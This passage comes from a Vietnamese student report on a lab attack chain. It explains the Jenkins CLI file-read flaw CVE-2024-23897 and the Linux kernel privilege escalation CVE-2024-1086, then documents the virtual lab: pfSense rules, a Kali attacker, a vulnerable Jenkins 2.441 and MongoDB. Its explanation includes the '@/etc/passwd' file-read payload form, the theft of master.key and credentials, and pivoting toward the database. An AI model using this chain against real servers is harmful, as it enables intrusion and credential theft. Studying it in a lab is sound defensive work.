CVE-2024-23897 là một lỗi hỏng bảo mật nghiêm trọng liên quan đến việc đọc tệp tin trái phép (Arbitrary File Read) được phát hiện trong các phiên bản Jenkins từ 2.441 trở về trước. Lỗi hỏng này nằm trong giao diện dòng lệnh (Jenkins CLI), một công cụ cho phép quản trị viên tương tác với máy chủ Jenkins từ xa.

Điểm nguy hiểm của lỗi hỏng này là nó cho phép kẻ tấn công không cần xác thực có thể đọc được các dòng đầu tiên của tệp tin bất kỳ trên máy chủ, và kẻ tấn công chỉ có quyền đọc có thể đọc được toàn bộ nội dung tệp tin. Đây là tiền đề để kẻ tấn công thu thập các bí mật hệ thống như master.key hay các credentials để tiến tới chiếm quyền điều khiển hoàn toàn.

#### 2.1.2 Cơ chế lỗi hỏng

Nguồn cơn của lỗi hỏng không nằm ở một lỗi lập trình bộ nhớ phức tạp nào, mà xuất phát từ một thiếu sót trong thiết kế cấu trúc kiến trúc bảo mật (Insecure Design - A04 theo chuẩn OWASP Top 10) kết hợp với cơ chế xử lý dữ liệu đầu vào (Injection - A03). Nhằm tạo sự thuận tiện cho quản trị viên khi điều khiển hệ thống, Jenkins tích hợp sẵn một công cụ Giao diện dòng lệnh. Công cụ CLI này cho phép tương tác trực tiếp với máy chủ thông qua giao thức HTTP, HTTPS hoặc WebSocket. Để đảm nhiệm tác vụ phân tích và tách từ khóa đối với các tham số do người dùng gửi đến, Jenkins đã nhúng một thư viện Java mã nguồn mở phổ biến mang tên args4j.

Thư viện args4j sở hữu một tính năng mở rộng mặc định được gọi là expandAtFiles. Đặc thù của tính năng này là hỗ trợ người dùng truyền tải các tệp tin chứa danh sách tham số cực dài bằng cách sử dụng tiền tố là ký tự @. Cụ thể, khi bộ phân tích cú pháp của thư viện gặp một chuỗi ký tự bắt đầu bằng @ theo ngay sau là một đường dẫn tệp trên hệ thống (ví dụ: @/etc/passwd), nó sẽ ngay lập tức mở tệp tin đó, đọc toàn bộ dữ liệu thuần văn bản, và chèn nội dung vừa đọc được vào vị trí của tham số dòng lệnh để tiếp tục xử lý. Đây là một chức năng hữu ích đối với các tiện ích chạy trên máy tính cục bộ, nhưng khi nó được kích hoạt tự động trên một công cụ CLI tiếp xúc với hệ thống mạng bên ngoài, nó trở thành một điểm yếu chí mạng. Các nhà phát triển Jenkins đã không thiết lập cờ vô hiệu hóa hành vi mặc định này của args4j.

Lợi dụng sơ hở chết người đó, một tác nhân đe dọa không cần thiết phải sở hữu bất kỳ tài khoản người dùng hợp lệ nào trên hệ thống vẫn có thể gửi các truy vấn chứa payload chế tạo đặc biệt qua giao thức HTTP. Tiến trình của Jenkins thường được vận hành dưới quyền của người dùng đặc quyền trên hệ điều hành (chẳng hạn tài khoản jenkins hoặc root trên Linux, SYSTEM trên Windows). Thông qua việc gửi các lệnh yêu cầu hệ thống đọc file, hệ thống sẽ thực thi lệnh với quyền hạn của chính nó, bóc tách tệp và vô tình trả ngược kết quả về cho kẻ tấn công dưới dạng thông báo lỗi CLI hoặc nội dung văn bản thuần. Kết quả là, vô vàn các tệp tin hệ trọng, từ cơ sở dữ liệu thông tin tài khoản người dùng của Linux

(/etc/passwd), các tệp tin chứa biến môi trường và mật khẩu ứng dụng web (.env), cho đến tài nguyên quản lý mã hóa nội bộ của Jenkins đều bị phơi bày. Lỗ hổng này chính là cánh cửa dẫn trực tiếp đến nguy cơ thực thi mã từ xa và là nguyên nhân sụp đổ của toàn bộ hệ thống phòng thủ.

## **2.2 CVE-2024-1086: Lỗ hổng nâng cao đặc quyền**

### **2.2.1 Giới thiệu**

CVE-2024-1086 là một lỗ hổng bảo mật cực kỳ nghiêm trọng (điểm CVSS: 7.8) nằm trong nhân Linux, cụ thể là trong phân hệ Netfilter. Đây là thành phần cốt lõi chịu trách nhiệm quản lý các quy tắc tường lửa thông qua công cụ nftables.

Lỗ hổng này cho phép một người dùng cục bộ có đặc quyền thấp (như user jenkins mà nhóm đã chiếm được) thực hiện leo thang đặc quyền lên mức Root trên các hệ thống chạy nhân Linux từ phiên bản 3.15 đến 6.8.

### **2.2.2 Cơ chế lỗ hổng**

Nếu lỗ hổng Jenkins là "chìa khóa" xâm nhập, thì CVE-2024-1086 chính là "đòn bẫy" để kẻ tấn công chiếm quyền kiểm soát tuyệt đối máy chủ. Đây là lỗ hổng leo thang đặc quyền cục bộ (Local Privilege Escalation) nằm trong module nf\_tables của nhân Linux - hệ thống tường lửa thế hệ mới thay thế cho iptables.

Về mặt kỹ thuật, CVE-2024-1086 là lỗi quản lý bộ nhớ Use-After-Free (CWE-416) trong hàm nft\_verdict\_init(). Khi hệ thống xử lý các đối tượng phán quyết (verdict object) với hành động NF\_JUMP hoặc NF\_GOTO, một sai sót khiến con trỏ tham chiếu vẫn tồn tại ngay cả khi vùng nhớ tương ứng đã bị giải phóng khỏi Kernel Heap.

Kẻ tấn công thực hiện kỹ thuật Heap Spray để chiếm vùng nhớ vừa giải phóng, ghi đè các con trỏ hàm trong cấu trúc nhân và chuyển hướng luồng thực thi về phía mã độc ở chế độ Ring-0. Kết quả là một tiền đề của người dùng thường (foothold có được từ lỗi Jenkins) có thể sở hữu quyền Shell Root chỉ trong vài giây. Việc nghiên cứu song song hai lỗ hổng này giúp nhóm xây dựng tư duy Phòng thủ đa tầng, nhận thức rõ rằng một ứng dụng được vá lỗi vẫn có thể sụp đổ nếu tầng hệ điều hành bên dưới chứa đựng những điểm yếu chưa được khắc phục.

## **2.3 Kết chương**

Chương 2 đã trình bày phân tích kỹ thuật chuyên sâu về hai lỗ hổng bảo mật trọng yếu cấu thành nền tảng của chuỗi tấn công trong nghiên cứu này. CVE-2024-23897 được làm rõ từ căn nguyên: tính năng expandAtFiles của thư viện args4j - vốn hữu ích trong các tiện ích cục bộ - đã trở thành điểm yếu chí mạng khi không được vô hiệu hóa trong giao diện CLI tiếp xúc với mạng, cho phép kẻ tấn công từ xa không cần xác thực đọc bất kỳ tệp tin nào trên hệ thống. CVE-2024-1086 được phân tích ở tầng nhân hệ điều hành: lỗi Use-After-Free trong hàm nft\_verdict\_init() của module nf\_tables, kết hợp với kỹ thuật Heap Spray, cho phép người dùng đặc quyền thấp leo thang lên quyền Root chỉ trong vài giây. Sự tương phản về bản chất giữa hai lỗ hổng: một tấn công từ xa ở tầng ứng dụng không cần xác thực,

một leo thang cục bộ ở tầng nhân đã tạo nên tiền đề lý thuyết vững chắc cho việc xây dựng môi trường và triển khai chuỗi kiểm thử trong Chương 3 và Chương 4.


## CHƯƠNG 3. DỰNG VÀ CÀI ĐẶT HỆ THỐNG

### 3.1 Thiết kế topology

#### 3.1.1 Thiết kế mô hình mạng

Cấu trúc hạ tầng mạng được chia thành hai dải mạng (Subnet) hoàn toàn độc lập, giao tiếp với nhau qua một hệ thống Router tích hợp tường lửa ảo hóa nền tảng pfSense:

1. **Dải mạng vùng mạng công khai (DMZ/Lan):** Được cấp dải địa chỉ IP 192.168.235.0/24. Đây là khu vực triển khai các dịch vụ có thể được tiếp cận từ bên ngoài, là cổng thông tin cập nhật game, cho phép người dùng truy cập từ bên ngoài qua cổng 80, là nơi tiếp nhận các Webhook từ các nền tảng lưu trữ mã nguồn (như GitHub/GitLab) để kích hoạt quy trình CI/CD.
2. **Dải mạng nội bộ (Internal Network):** Được quy hoạch với dải địa chỉ IP 192.168.1.0/24. Đây là vùng cốt lõi được tường lửa bảo vệ nghiêm ngặt, lưu trữ máy chủ quản lý Jenkins Master và hệ quản trị cơ sở dữ liệu MongoDB. Mọi luồng truy cập trái phép từ vùng DMZ đi thẳng vào máy chủ cơ sở dữ liệu nội bộ đều bị từ chối, thiết lập một chốt chặn phòng thủ vững chắc. Máy chủ Jenkins tại đây đóng vai trò tiếp nhận các yêu cầu hợp lệ được NAT (Network Address Translation) từ tường lửa.



Hình 2 Mô hình mạng

Cổng 8080 của Jenkins không được mở thường trực mà chỉ xuất hiện trong các đợt admin thực hiện debug hoặc cấu hình pipeline thông qua Jenkins Web UI. Đối với cổng 22, do nhóm phát triển chưa triển khai giải pháp quản trị từ xa chuyên dụng (như VPN), cổng SSH được mở thường trực để đảm bảo khi Jenkins gặp sự cố - Web UI không phản hồi hoặc



service bị treo - các thành viên đủ thẩm quyền có thể SSH trực tiếp vào máy chủ để xử lý sự cố và kiểm tra log hệ thống ở cấp độ OS.

Dưới đây là bảng thống kê chi tiết các thành phần phần cứng và dịch vụ được triển khai trên môi trường giả lập:

| STT | Tên thiết bị         | Loại thiết bị /<br>Nền tảng | Chức năng và Mô tả cấu hình                                                                                                                      |
|-----|----------------------|-----------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------|
| 1   | Máy người kiểm thử   | Kali Linux                  | Thiết bị trung tâm của chuyên gia dùng để thực hiện rà quét, trinh sát và triển khai kịch bản khai thác CVE-2024-23897 và CVE-2024-1086.         |
| 2   | Router / Firewall    | pfSense                     | Xử lý NAT cổng 8080 từ DMZ vào mạng nội bộ, kiểm soát truy cập và thiết lập danh sách kiểm soát truy cập (ACL) giữa hai dải mạng.                |
| 3   | Web Update Server    | Kali Linux                  | Cho phép truy cập từ Internet qua cổng 80 và liên kết với mạng nội bộ qua cổng 8080 để lấy dữ liệu                                               |
| 4   | Jenkins CI/CD Server | Ubuntu Server               | Đóng vai trò Jenkins Master, chạy phiên bản dễ bị tổn thương 2.441. Mở cổng HTTP 8080, lưu trữ cấu hình pipeline và hệ thống quản lý credential. |
| 5   | Database Server      | Ubuntu Server               | Chạy MongoDB tại cổng 27017, lưu trữ dữ liệu ứng dụng webapp_db, cấu hình ràng buộc chỉ chấp nhận kết nối từ IP nội bộ.                          |

*Bảng 1. Danh sách thiết bị phần cứng và cấu hình mạng trong môi trường Lab*

Sự phân tách kiến trúc này định hình một kịch bản tấn công thực tiễn: Kẻ tấn công đứng từ bên ngoài không thể xuyên thủng tường lửa để chạm tới dữ liệu cốt lõi (MongoDB) ngay từ đầu. Chúng buộc phải tận dụng hệ thống trung gian nằm ở vùng tiếp giáp (Jenkins), tiến hành thỏa hiệp hệ thống này, đánh cắp thông tin xác thực lưu trữ trên đó, và dùng chính máy chủ Jenkins làm một bàn đạp (Pivot/Proxy) để thực hiện hành vi di chuyển ngang.

### **3.1.2 Các phần mềm cần thiết**

#### **a) Kali Linux (Attacker):**

- nmap — port scanning, service fingerprinting
- python3 — chạy script exploit CVE-2024-23897 và CVE-2024-1086
- mongosh

#### **b) Kali Linux (Web update Server):**

- nmap — port scanning, service fingerprinting

- mongosh
- python3

### c) Ubuntu Jenkins

- Jenkins
- openssh
- mongodb

### d) Ubuntu MongoDB

- MongoDB
- openssh

## 3.2 Cài đặt môi trường thử nghiệm

Cài đặt các loại máy ảo trên VMWare Workstation theo mô hình mạng đã cho để thực hiện các loại kiểm thử theo kịch bản:

### 3.2.1 Máy ảo pfSense (Firewall/Router)

Cài đặt máy ảo pfSense có 3 dải mạng chính:

- Mạng Wan: 10.0.0.133/24 sử dụng để kết nối với internet thật, cấu hình trên VMWare là Nat.
- Mạng Lan: 192.168.235.10/24 để kết nối với máy tấn công kali, cấu hình trên VMWare là Vmnet2
- Mạng Opt1: 192.168.1.1/24 để kết nối với server jenkins và server mongodb, cấu hình trên VMWare là Vmnet3

```
FreeBSD/amd64 (pfSense.home.arp) (ttyv0)

VMware Virtual Machine - Netgate Device ID: 3bcc0ea6e84054806c3b

*** Welcome to pfSense 2.8.1-RELEASE (amd64) on pfSense ***

WAN (wan)    -> em0 -> v4/DHCP4: 10.0.0.133/24
LAN (lan)    -> em1 -> v4: 192.168.235.10/24
OPT1 (opt1)  -> em2 -> v4: 192.168.1.1/24


0) Logout / Disconnect SSH          9) pfTop
1) Assign Interfaces                10) Filter Logs
2) Set interface(s) IP address      11) Restart GUI
3) Reset admin account and password 12) PHP shell + pfSense tools
4) Reset to factory defaults        13) Update from console
5) Reboot system                    14) Enable Secure Shell (sshd)
6) Halt system                      15) Restore recent configuration
7) Ping host                        16) Restart PHP-FPM
8) Shell

Enter an option: █
```

Hình 3 Cấu hình các dải mạng trên pfSense


Cấu hình pfSense trên WebUI:

- Vào link <http://192.168.235.10/> và đăng nhập với tài khoản admin và mật khẩu pfsense để vào trang config




Hình 4 WebUI để config pfSense

- Vào mục **Firewall** → **Rule** → **Wan** thêm rule cho phép forward cổng 80 từ Wan để Web Update Server có thể truy cập từ internet:



Hình 5 Các rule mới trong Firewall/Rule/Wan

- Vào mục **Firewall** → **Rule** → **OPT1** thêm rule mới cho phép từ trong mạng nội bộ có thể gửi data sang Web update Server.



Hình 6 Các rule mới trong Firewall/Rule/OPT1

- Tiếp tục từ **Firewall** → **Rule** → **Lan** ngoài rule 1, 5, 6 mặc định, ta thêm 3 rule mới:

|          |     |     |      |         |
|----------|-----|-----|------|---------|
| Floating | WAN | LAN | OPT1 | OpenVPN |
|----------|-----|-----|------|---------|

| Rules (Drag to Change Order)        |              |          |                 |      |                 |          |         |       |          |                                      |         |
|-------------------------------------|--------------|----------|-----------------|------|-----------------|----------|---------|-------|----------|--------------------------------------|---------|
| <input type="checkbox"/>            | States       | Protocol | Source          | Port | Destination     | Port     | Gateway | Queue | Schedule | Description                          | Actions |
| <input checked="" type="checkbox"/> | 0/6.75 MiB   | *        | *               | *    | LAN Address     | 80       | *       | *     |          | Anti-Lockout Rule                    |         |
| <input type="checkbox"/>            | 0/0 B        | IPv4 TCP | LAN address     | *    | 192.168.1.10    | 22 (SSH) | *       | none  |          | Allow ssh from Web server to Jenkins |         |
| <input type="checkbox"/>            | 0/13.51 MiB  | IPv4 TCP | 192.168.235.129 | *    | 192.168.1.10    | 8080     | *       | none  |          | Allow Webserver enter Jenkins        |         |
| <input type="checkbox"/>            | 0/0 B        | IPv4 TCP | LAN address     | *    | 192.168.1.20/24 | 27017    | *       | none  |          | Block Lan to MongoDB                 |         |
| <input type="checkbox"/>            | 0/143.94 MiB | IPv4 *   | LAN subnets     | *    | *               | *        | *       | none  |          | Default allow LAN to any rule        |         |
| <input type="checkbox"/>            | 0/0 B        | IPv6 *   | LAN subnets     | *    | *               | *        | *       | none  |          | Default allow LAN IPv6 to any rule   |         |

Hình 7 Các rule mới trong Firewall/Rule/Lan

- Rule số 2 cho phép Web update Server lấy dữ liệu từ Jenkins
  - Rule số 3 cho phép ssh từ Web update Server tới Jenkins để có thể quản trị từ xa
  - Rule số 4 sẽ chặn tất cả thiết bị ở dải Lan kết nối thẳng tới MongoDB Server
- Vào mục **Firewall** → **NAT** → **Port Forward** → thêm 3 rule mới:

|                               |  |  |  |  |  |  |  |  |  |  |  |
|-------------------------------|--|--|--|--|--|--|--|--|--|--|--|
| Firewall / NAT / Port Forward |  |  |  |  |  |  |  |  |  |  |  |
|-------------------------------|--|--|--|--|--|--|--|--|--|--|--|

The changes have been applied successfully. The firewall rules are now reloading in the background.  
[Monitor the filter reload progress.](#)

|              |     |          |     |
|--------------|-----|----------|-----|
| Port Forward | 1:1 | Outbound | NPT |
|--------------|-----|----------|-----|

| Rules                    |           |          |                |              |               |             |                 |           |                              |         |
|--------------------------|-----------|----------|----------------|--------------|---------------|-------------|-----------------|-----------|------------------------------|---------|
| <input type="checkbox"/> | Interface | Protocol | Source Address | Source Ports | Dest. Address | Dest. Ports | NAT IP          | NAT Ports | Description                  | Actions |
| <input type="checkbox"/> | WAN       | TCP      | *              | *            | WAN address   | 80 (HTTP)   | 192.168.235.129 | 80 (HTTP) | Forward WAN:80 to Web Server |         |
| <input type="checkbox"/> | LAN       | TCP      | *              | *            | LAN address   | 22 (SSH)    | 192.168.1.10    | 22 (SSH)  |                              |         |

Add
 Add
 Delete
 Toggle
 Save
 Separator

Hình 8 Các forward mới trong Firewall/NAT/Port Forward

- Rule số 1 là bắt buộc để rule ở mục Firewall/Rule/Wan ở bước trước hoạt động, khi có một máy ở mạng Wan truy cập tới cổng 80, sẽ được chuyển tới Web server.
- Rule số 2 là bắt buộc để rule số 2 ở mục Firewall/Rule/Lan cho phép các thiết bị từ dải mạng LAN truy cập vào dịch vụ SSH của máy Jenkins.

### 3.2.2 Máy ảo Kali Linux (Attacker)

Cài đặt máy ảo Kali Linux có card mạng trong đó có một card mạng chung dải mạng Wan với pfSense:

```

(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:eb:28:41 brd ff:ff:ff:ff:ff:ff
    inet 10.0.0.136/24 brd 10.0.0.255 scope global dynamic noprefixroute eth0
        valid_lft 1273sec preferred_lft 1273sec
    inet6 fe80::685c:68a:541a:5b71/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

```

Hình 9 Cấu hình mạng trên máy tấn công Kali Linux

### 3.2.3 Máy ảo Web update Server

Cài đặt 1 máy ảo Kali Linux có sử dụng python là Web Server dùng framework Flask để làm web dùng chung dải mạng Lan với pfSense.

```

(venv)-(kali@kali)-[~/game_update_portal]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:10:55:6f brd ff:ff:ff:ff:ff:ff
    inet 192.168.235.129/24 brd 192.168.235.255 scope global eth1
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe10:556f/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever
4: tailscale0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1280 qdisc fq_codel state UNKNOWN group default qlen 500
    link/none
    inet6 fe80::8ac9:8139:a155:8e82/64 scope link stable-privacy proto kernel_ll
        valid_lft forever preferred_lft forever

```

Hình 10 Cấu hình mạng trên máy Web server

### 3.2.4 Máy ảo Jenkins (Target)

Cài đặt máy ảo Ubuntu 22.04 có Jenkins 2.441 (Target) và sử dụng chung dải mạng Opt1 với pfSense.

```

ubuntu@ubuntu-virtual-machine: ~
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
3: ens37: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:23:bd:82 brd ff:ff:ff:ff:ff:ff
    altname enp2s5
    inet 192.168.1.10/24 brd 192.168.1.255 scope global noprefixroute ens37
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe23:bd82/64 scope link
        valid_lft forever preferred_lft forever
ubuntu@ubuntu-virtual-machine:~$

```

Hình 11 Cấu hình mạng trên máy mục tiêu Ubuntu Jenkins

```
ubuntu2@ubuntu2-virtual-machine:~$ sudo systemctl status jenkins
[sudo] password for ubuntu2:
● jenkins.service - Jenkins Continuous Integration Server
   Loaded: loaded (/lib/systemd/system/jenkins.service; enabled; vendor preset: enabled)
   Active: active (running) since Mon 2026-04-13 04:29:47 EDT; 11h ago
     Main PID: 887 (java)
       Tasks: 48 (limit: 4541)
      Memory: 888.8M
         CPU: 7min 41.946s
    CGroup: /system.slice/jenkins.service
            └─887 /usr/bin/java -Djava.awt.headless=true -jar /usr/share/java/jenkins.war --webroot=/var/cache/jenkins/war --httpPort=8080

Apr 13 14:09:54 ubuntu2-virtual-machine jenkins[887]: Caused: java.io.IOException: Failed to install credentials plugin
Apr 13 14:09:54 ubuntu2-virtual-machine jenkins[887]: at hudson.PluginManager.dynamicLoad(PluginManager.java:960)
Apr 13 14:09:54 ubuntu2-virtual-machine jenkins[887]: at hudson.model.UpdateCenter$InstallationJob._run(UpdateCenter.java:2249)
Apr 13 14:09:54 ubuntu2-virtual-machine jenkins[887]: Caused: java.io.IOException: Failed to dynamically deploy this plugin
Apr 13 14:09:54 ubuntu2-virtual-machine jenkins[887]: at hudson.model.UpdateCenter$InstallationJob._run(UpdateCenter.java:2253)
Apr 13 14:09:54 ubuntu2-virtual-machine jenkins[887]: at hudson.model.UpdateCenter$DownloadJob.run(UpdateCenter.java:1899)
Apr 13 14:09:54 ubuntu2-virtual-machine jenkins[887]: at java.base/java.util.concurrent.Executors$RunnableAdapter.call(Executors.java:539)
Apr 13 14:09:54 ubuntu2-virtual-machine jenkins[887]: at java.base/java.util.concurrent.FutureTask.run(FutureTask.java:264)
Apr 13 14:09:54 ubuntu2-virtual-machine jenkins[887]: at hudson.remoting.AtMostOneThreadExecutor$Worker.run(AtMostOneThreadExecutor.java:121)
Apr 13 14:09:54 ubuntu2-virtual-machine jenkins[887]: at java.base/java.lang.Thread.run(Thread.java:840)
ubuntu2@ubuntu2-virtual-machine:~$
```

Hình 12 Dịch vụ Jenkins trên máy Ubuntu số 1

### 3.2.5 Máy ảo MongoDB (Database)

Cài đặt máy ảo Ubuntu 22.04 có dịch vụ MongoDB và sử dụng chung dải mạng Opt1 với pfSense

```
ubuntu2@ubuntu2-virtual-machine:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:da:73:b0 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.1.20/24 brd 192.168.1.255 scope global noprefixroute ens33
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:feda:73b0/64 scope link
        valid_lft forever preferred_lft forever
ubuntu2@ubuntu2-virtual-machine:~$
```

Hình 13 Cấu hình mạng trên máy database Ubuntu MongoDB

```
ubuntu2@ubuntu2-virtual-machine:~$ sudo systemctl status mongod
[sudo] password for ubuntu2:
● mongod.service - MongoDB Database Server
   Loaded: loaded (/lib/systemd/system/mongod.service; enabled; vendor preset: enabled)
   Active: active (running) since Mon 2026-04-13 07:30:59 SAST; 14h ago
     Docs: https://docs.mongodb.org/manual
    Main PID: 6698 (mongod)
      Memory: 219.0M
         CPU: 6min 828ms
    CGroup: /system.slice/mongod.service
            └─6698 /usr/bin/mongod --config /etc/mongod.conf

Apr 13 07:30:59 ubuntu2-virtual-machine systemd[1]: Started MongoDB Database Server.
Apr 13 07:30:59 ubuntu2-virtual-machine mongod[6698]: {"t":{"$date":"2026-04-13T07:30:59.722+02:00"},"s":"I",  "c":"","",  "id":"8891200", "ctx":"main","msg":"Shuffling initializ
Apr 13 07:30:59 ubuntu2-virtual-machine mongod[6698]: {"t":{"$date":"2026-04-13T07:30:59.727+02:00"},"s":"I",  "c":"CONTROL",  "id":"7484500", "ctx":"main","msg":"Environment variabl
lines 1-13/13 (END)
```

Hình 14 Dịch vụ Mongod trên máy Ubuntu số 2

## 3.3 Kết chương

